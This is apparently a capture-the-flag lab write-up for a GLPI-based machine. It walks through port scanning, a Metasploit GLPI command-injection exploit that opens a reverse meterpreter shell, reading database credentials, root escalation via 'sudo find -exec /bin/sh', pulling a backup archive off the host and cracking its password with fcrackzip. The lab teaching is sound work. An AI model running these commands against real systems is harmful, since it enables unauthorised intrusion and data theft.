Find and Crack Write-up

Introduction

Find and Crack is a warmup machine, an open-source web application that requires the application of techniques related to vulnerability research, system access, privilege escalation, and accessing encrypted data on the target machine it runs on.

GLPI

GLPI is a comprehensive open source software designed for IT Asset Management, issue tracking and service desk operations. Developed with PHP, GLPI is offered as open source under the GNU General Public Licence.

GLPI, a web-based application, provides a powerful solution to help businesses manage their information systems. It enables to create a detailed inventory of all assets of the organisation and facilitate both administrative and financial management tasks. The software is equipped with features that allow IT Managers to catalogue technical resources, manage maintenance histories and track transactions. In addition, the Helpdesk feature supports users to report incidents or make requests, whether they are asset related or not.

Wikipedia: GLPi

GitHub repository: https://github.com/glpi-project/glpi


Information Gathering

Let's start analysing our target by visiting the target website.


Task 1

The address of the target website is `energysolutions.hv`.

We can open the browser in HackerBox and access this web address directly. When we visit the website, the following page welcomes us.




When we click on the `IT Management` button on the page, we see that the IT asset management software named `glpi` is running.



Login source: GLPI internal database

☑ Remember me

Let's continue gathering information by port scanning.




```
root💀hackerbox:~# nmap -sV energysolutions.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-22 03:46 CST
Nmap scan report for energysolutions.hv (172.20.2.118)
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
MAC Address: 52:54:00:1A:6D:AA (QEMU virtual NIC)

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.60 seconds
```

System Access

In the light of the information we have collected in the previous stage, let's look for a method to access data about database users.

Task 2


Let's search whether there is a vulnerability and exploit related to the IT asset management software used in the target. For this, we search for glpi in **`msfconsole`**.



```
msf6 > search glpi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/linux/http/glpi_htmlawed_php_injection  2022-01-26       excellent  Yes    GLPI
htmLawed php command injection
   1  exploit/multi/http/glpi_install_rce           2013-09-12       manual     Yes    GLPI
install.php Remote Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/multi/http/
glpi_install_rce
```


In 2022, let's try to infiltrate the machine with the exploit disclosured in msfconsole.

After selecting the exploit published in 2022, we set the necessary configurations for the target remote machine and our local machine. Then we managed to hack the target system using the `exploit` command.



```
msf6 > use exploit/linux/http/glpi_htmlawed_php_injection
[*] Using configured payload cmd/unix/python/meterpreter/reverse_tcp

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set RHOSTS energysolutions.hv
RHOSTS ⇒ energysolutions.hv

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > set LHOST 172.20.2.189
LHOST ⇒ 172.20.2.189

msf6 exploit(linux/http/glpi_htmlawed_php_injection) > exploit

[*] Started reverse TCP handler on 172.20.2.189:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Executing Nix Command for cmd/unix/python/meterpreter/reverse_tcp
[*] Sending stage (24772 bytes) to 172.20.2.118
[*] Meterpreter session 1 opened (172.20.2.189:4444 → 172.20.2.118:41090) at
2024-02-22 04:01:50 -0600

meterpreter > pwd
/var/www/html/glpi/vendor/htmlawed/htmlawed
```


Let's navigate through the files to find the information requested in the task. We found the data we were looking for in the `/var/www/html/glpi/config` directory.



```
meterpreter > ls
Listing: /var/www/html/glpi/config
══════════════════════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
100644/rw-r--r--  342   fil   2023-10-17 06:44:59 -0500  config_db.php
100644/rw-r--r--  32    fil   2023-10-17 06:44:59 -0500  glpicrypt.key

meterpreter > cat config_db.php
<?php
class DB extends DBmysql {
   public $dbhost = 'localhost';
   public $dbuser = 'glpiuser';
   public $dbpassword = 'glpi-password';
   public $dbdefault = 'glpi';
   public $use_timezones = true;
   public $use_utf8mb4 = true;
   public $allow_myisam = false;
   public $allow_datetime = false;
   public $allow_signed_keys = false;
}
```

Privilege Escalation


The user we hacked into the system is **`www-data`**.



```
meterpreter > shell
Process 826 created.
Channel 2 created.
whoami
www-data
```

Task 3


Let's run **`sudo -l`** to find the command we can run with **`sudo`** privileges, which allows us to run commands as an privileged user.



```
sudo -l
Matching Defaults entries for www-data on debian:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
    (ALL : ALL) NOPASSWD: /bin/find
```

We have seen that with sudo privileges we can run the **`find`** command without a password.

Task 4



```
sudo find / -name “backup.zip”
/root/backup.zip

cp -r /root/backup.zip ./
cp: cannot stat '/root/backup.zip': Permission denied
```

We have detected the "backup.zip" file whose password is requested in the task, but it does not allow us to do anything on the file due to the privileges of our current user. In this case, we need to escalate privileges in order to fulfil the task.


There is a list called GTFOBins that provides payloads related to privilege escalation attacks.
GTFOBins: https://gtfobins.github.io/

Since we can run the `find` command with sudo privileges on our target system, we go to the page related to the find command.

https://gtfobins.github.io/gtfobins/find/

When we examine the payloads of privilege escalation attacks that can be done using the find command, the following sudo-related payload can do the job.

```
sudo find . -exec /bin/sh \; -quit
```




```
sudo find . -exec /bin/sh \; -quit

whoami
root
```

Yes, the payload we ran worked and we got root privileges 💪

In this system, sudo command is misconfigured and all users are allowed to run the find command without password with sudo privileges. Although this seems to be a normal situation at first, due to incorrect configurations, all users who access the system can gain the privileges of the root user by escalating the privileges through the find command.

Now we have access to the backup.zip file, but we need to find its password.



```
cd /root
ls
backup.zip

unzip backup.zip
   skipping: monitors.csv            unable to get password
   skipping: computers.csv           unable to get password
   skipping: network-devices.csv     unable to get password
   skipping: printers.csv            unable to get password
Archive:  backup.zip
```


To crack the password of this zip file, let's first download this file to our HackerBox.

To download this zip file to our HackerBox, we can run a simple HTTP server using the http.server module that comes with python3 and download the files from there.

Firstly, let's run the following command to start a simple http server running on port 1337.

```
python3 -m http.server 1337
```

Then visit http://energysolutions.hv:1337/ through our browser in HackerBox.




Directory listing for /

- .bash_history
- .bashrc
- backup.zip

We can download it to HackerBox by clicking on the "backup.zip" file from the listed files.

As can be seen in the image above, when we visit the website, access log records from a simple http server that we start on our target machine are also displayed as follows.



```
python3 -m http.server 1337
172.20.2.189 - - [22/Feb/2024 05:59:41] "GET / HTTP/1.1" 200 -
172.20.2.189 - - [22/Feb/2024 05:59:42] code 404, message File not found
172.20.2.189 - - [22/Feb/2024 05:59:42] "GET /favicon.ico HTTP/1.1" 404 -
172.20.2.189 - - [22/Feb/2024 06:11:00] "GET /backup.zip HTTP/1.1" 200 -
```

We need to find the password of the zip file we downloaded to HackerBox. There are many tools that can be used to find the password of a password-protected zip file.


fcrackzip

It is a tool used to detect the password of password-protected zip files.

```
-b:         Used to specify a brute-force attack
-D:         Used to specify a dictionary attack
-p:         Use text as initial password
-h:         Help menu
-v:         Detailed output
-u:         Zip file to be password attacked
```

Let's find the password of the zip file using the following command.

```
fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip
```




```
root💀hackerbox:~# cd Downloads/
root💀hackerbox:~/Downloads# ls
backup.zip
root💀hackerbox:~/Downloads# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u backup.zip


PASSWORD FOUND!!!!: pw == asdf;lkj
```

We found the password to the "backup.zip" file!

Task 5

